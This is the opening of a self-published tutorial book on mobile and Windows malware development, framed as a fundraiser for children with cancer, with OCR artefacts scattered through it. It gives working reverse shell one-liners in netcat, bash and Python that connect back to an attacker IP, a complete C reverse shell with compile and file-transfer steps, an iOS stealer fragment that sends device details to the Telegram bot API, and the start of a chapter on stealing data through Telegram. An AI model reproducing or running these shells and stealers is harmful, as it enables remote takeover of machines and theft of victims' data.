MAY 2025

AIYA MMD

Attack and Introduction: start Your Adventure in Mobile Malware Development

cocomelonc

1. intro

{width="80%"}

I wrote this book to help my friends:

{height="30%"}

Nurkhankyzy Aiya, Acute myeloid leukemia (AML).

09.04.2025

Medical Park Pendik Hospital

Department of Pediatric Hematology-Oncology and Hematopoietic Stem Cell Transplantation

Name-Surname: Aiya Nurkhankyzy

Date of Birth: 17.01.2023

Diagnosis AML

The patient received treatment for AML in his home country (Kazakhstan)

{height="30%"}

and all those children who are fighting for their lives.

This book costs $32 but you can pay as much as you want. If you are unable to pay for it, I will send it to you for free.

You can send directly to my friend's PayPal account but please indicate that it is from a book, otherwise PayPal may block it.

The entire profit from the sale of the book will be donated to aid children from Kazakhstan afflicted with cancer.

PROF

May Allah, the Lord of the worlds, heal our children.

2. mobile malware development intro

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

In this book I will show you a little about how you can create simple malware on Android and iOS, and I will show examples and tricks from real malware found in the wild during the years.

Most of the tutorials in this book require a understanding of the Kotlin:

```
package cocomelonc.hack.tools

import android.Manifest
import android.annotation.SuppressLint
import android.content.Context
import android.content.pm.PackageManager
import android.net.Uri
import android.provider.Telephony.Sms

class HackSmsLogs (private val context: Context) {
    @SuppressLint("NewApi")
    private fun isSmsPermissionGranted(context: Context): Boolean {
        val isGranted =
context.checkSelfPermission(Manifest.permission.READ_SMS)
        return isGranted == PackageManager.PERMISSION_GRANTED
    }
    //....
}
```

and Swift programming languages:

```
import Foundation
import SystemConfiguration.CaptiveNetwork
import Network

public class HackManager {
    public static let shared = HackManager(); private init() {}
    public var botToken: String = ""
    public var chatId: String = ""
    private let locationManager = LocationManager()
    private let monitor = NWPathMonitor()

    private var telegramApiUrl: String {
        return "https://api.telegram.org/bot\(botToken)/sendMessage"
    }

    // collect systeminfo
    private func collectSystemInfo() throws -> String {
        let device = UIDevice.current
```

```
        let processInfo = ProcessInfo.processInfo

        let systemName = processInfo.operatingSystemVersionString
        let hostName = processInfo.hostName
        let userName = NSUserName()
        let mem = processInfo.physicalMemory / (1024 * 1024 * 1024)
        let model = device.localizedModel
        let batteryLevel = device.batteryLevel
        let deviceName = device.name

        let systemInfo = """
        📱 System Info:
        📱 Version IOS: \(systemName)
        📱 Device name: \(deviceName)
        📱 Host Name: \(hostName)
        📱 User Name: \(userName)
        📱 Model: \(model)
        📱 Memory usage: \(mem) GB
        📱 Battery level: \(Int(batteryLevel * 100))%
        """
        return systemInfo
    }
}
```

The book is divided into three logical chapters:

- Android Malware Development Intro
- iOS Malware Development Intro
- Mobile Malware in the Wild (still in progress...)

*Please do not ignore sections 4,5,6 (even if you've already read it just refresh your memory) these are important concepts for future mobile malware sections**

PROF

All material in the book is based on my trainings/workshop from Prishtina and my own articles.


If you have questions, you can ask them on my email.

My Github repo: https://github.com/cocomelonc

Everything written in this book was used for understanding concepts and for educational and research purposes, the author is not responsible for your illegal activities!

3. reverse shells

بِسْـــمِ اللَّهِ الرَّحْمَنِ الرَّحِـــيْمِ




{height=400px}

First of all, we will consider such a concept as a reverse shell, since this is a very important thing in the malware development

what is reverse shell?

Reverse shell or often called connect-back shell is remote shell introduced from the target by connecting back to the attacker machine and spawning target shell on the attacker machine. This usually used during exploitation process to gain control of the remote machine.

PROF




The reverse shell can take the advantage of common outbound ports such as port `80, 443, 8080` and etc.

The reverse shell usually used when the target victim machine is blocking incoming connection from certain port by firewall. To bypass this firewall restriction, red teamers and pentesters use reverse shells.

But, there is a caveat. This exposes the control server of the attacker and traces might pickup by network security monitoring services of target network.

There are three steps to get a reverse shell.
Firstly, attacker exploit a vulnerability on a target system or network with the ability to perform a code execution.
Then attacker setup listener on his own machine.
Then attacker injecting reverse shell on vulnerable system to exploit the vulnerability.

There is one more caveat. In real cyber attacks, the reverse shell can also be obtained through social engineering, for example, a piece of malware installed on a local workstation via a phishing email or a malicious website might initiate an outgoing connection to a command server and provide hackers with a reverse shell capability.



{width="80%"}

The purpose of this post is not to exploit a vulnerability in the target host or network, but the idea is to find a vulnerability that can be leverage to perform a code execution.

Depending on which system is installed on the victim and what services are running there, the reverse shell will be different, it may be `php, python, jsp` etc.


---

listener

For simplicity, in this example, the victim allow outgoing connection on any port (default iptables firewall rule). In our case we use `4444` as a listener port. You can change it to your preferable port you like. Listener could be any program/utility that can open TCP/UDP connections or sockets. In most cases I like to use `nc` or `netcat` utility.

```
nc -lvp 4444
```

In this case `-l` listen, `-v` verbose and `-p` port 4444 on every interface. You can also add `-n` for numeric only IP addresses, not DNS.



PROF

run reverse shell (examples)


Again for simplicity, in our examples target is a linux machine.

1. netcat

run:

```
nc -e /bin/sh 10.9.1.6 4444
```

where `10.9.1.6` is your attacker's machine IP and `4444` is listening port.



{width="80%"}


2. netcat without -e

Newer linux machine by default has traditional netcat with `GAPING_SECURITY_HOLE` disabled, it means you don't have the `-e` option of netcat.

PROF

In this case, in the victim machine run:

```
mkfifo /tmp/p; nc <LHOST> <LPORT> 0</tmp/p |
/bin/sh > /tmp/p 2>&1; rm /tmp/p
```



{width="80%"}


Here, I've first created a named pipe (AKA FIFO) called `p` using the `mkfifo` command. The `mkfifo` command will create things in the file system, and here use it as a "backpipe" that is of type `p`, which is a named pipe. This FIFO will be used to shuttle data back to our shell's input. I created my backpipe in `/tmp` because pretty much any account is allowed to write there.

3. bash

This will not work on old debian-based linux distributions.
run:

```
bash -c 'sh -i >& /dev/tcp/10.9.1.6/4444 0>&1'
```

PROF




{width="80%"}

4. python

To create a semi-interactive shell using python, run:

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<LHOST>",<LPORT>));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



{width="80%"}

More examples: github reverse shell cheatsheet

---

create reverse shell in C

PROF

My favorite part. Since I came to cyber security with a programming background, I enjoy doing some things "reinventing the wheel", it helps to understand some things as I am also learning in my path.

As I wrote earlier, we will write a reverse shell running on Linux (target machine).


Create file `shell.c`:

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>

int main () {

    // attacker IP address
```

```
    const char* ip = "10.9.1.6";

    // address struct
    struct sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
    inet_aton(ip, &addr.sin_addr);

    // socket syscall
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);

    // connect syscall
    connect(sockfd, (struct sockadr *)&addr, sizeof(addr));

    for (int i = 0; i < 3; i++) {
        // dup2(sockftd, 0) - stdin
        // dup2(sockfd, 1) - stdout
        // dup2(sockfd, 2) - stderr
        dup2(sockfd, i);
    }

    // execve syscall
    execve("/bin/sh", NULL, NULL);

    return 0;
}
```

Let's compile this:

```
gcc -o shell shell.c -w
```



{width="80%"}

If you compile for 32-bit linux run: `gcc -o shell -m32 shell.c -w`

Let's go to transfer file to victim's machine. File transfer is considered to be one of the most important steps involved in post exploitation (as I wrote earlier, we do not consider exploitation step).


We will use the tool that is known as the Swiss knife of the hacker, netcat.

on victim machine run:

```
nc -lvp 4444 > shell
```

on attacker machine run:


```
nc 10.9.1.19 4444 -w 3 < shell
```



{width="80%"}

check:

```
./shell
```



{width="80%"}

Source code in Github


---

mitigation

Unfortunately, there is no way to completely block reverse shells. Unless you are deliberately using reverse shells for remote administration, any reverse shell connections are likely to be malicious. To limit exploitation, you can lock down outgoing connectivity to allow only specific remote IP addresses and ports for the required services. This might be achieved by sandboxing or running the server in a minimal container.

4. malware development trick. Stealing data via legit Telegram API. Simple C example.(Windows)

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{width="80%"}

Before continuing a couple more examples of malware for Windows. These are examples of the simplest infostealers that abuse legal APIs like Telegram Bot API, VirusTotal API and Discord Bot API. This concept is very important because in further examples of mobile stealers I will use these resources to transmit sensitive information from the victim's device.

In one of my last presentations at the conference BSides Prishtina, the audience asked how attackers use legitimate services to manage viruses (C2) or steal data from the victim's host.

PROF

This post is just showing simple Proof of Concept of using Telegram Bot API for stealing information from Windows host.

practical example

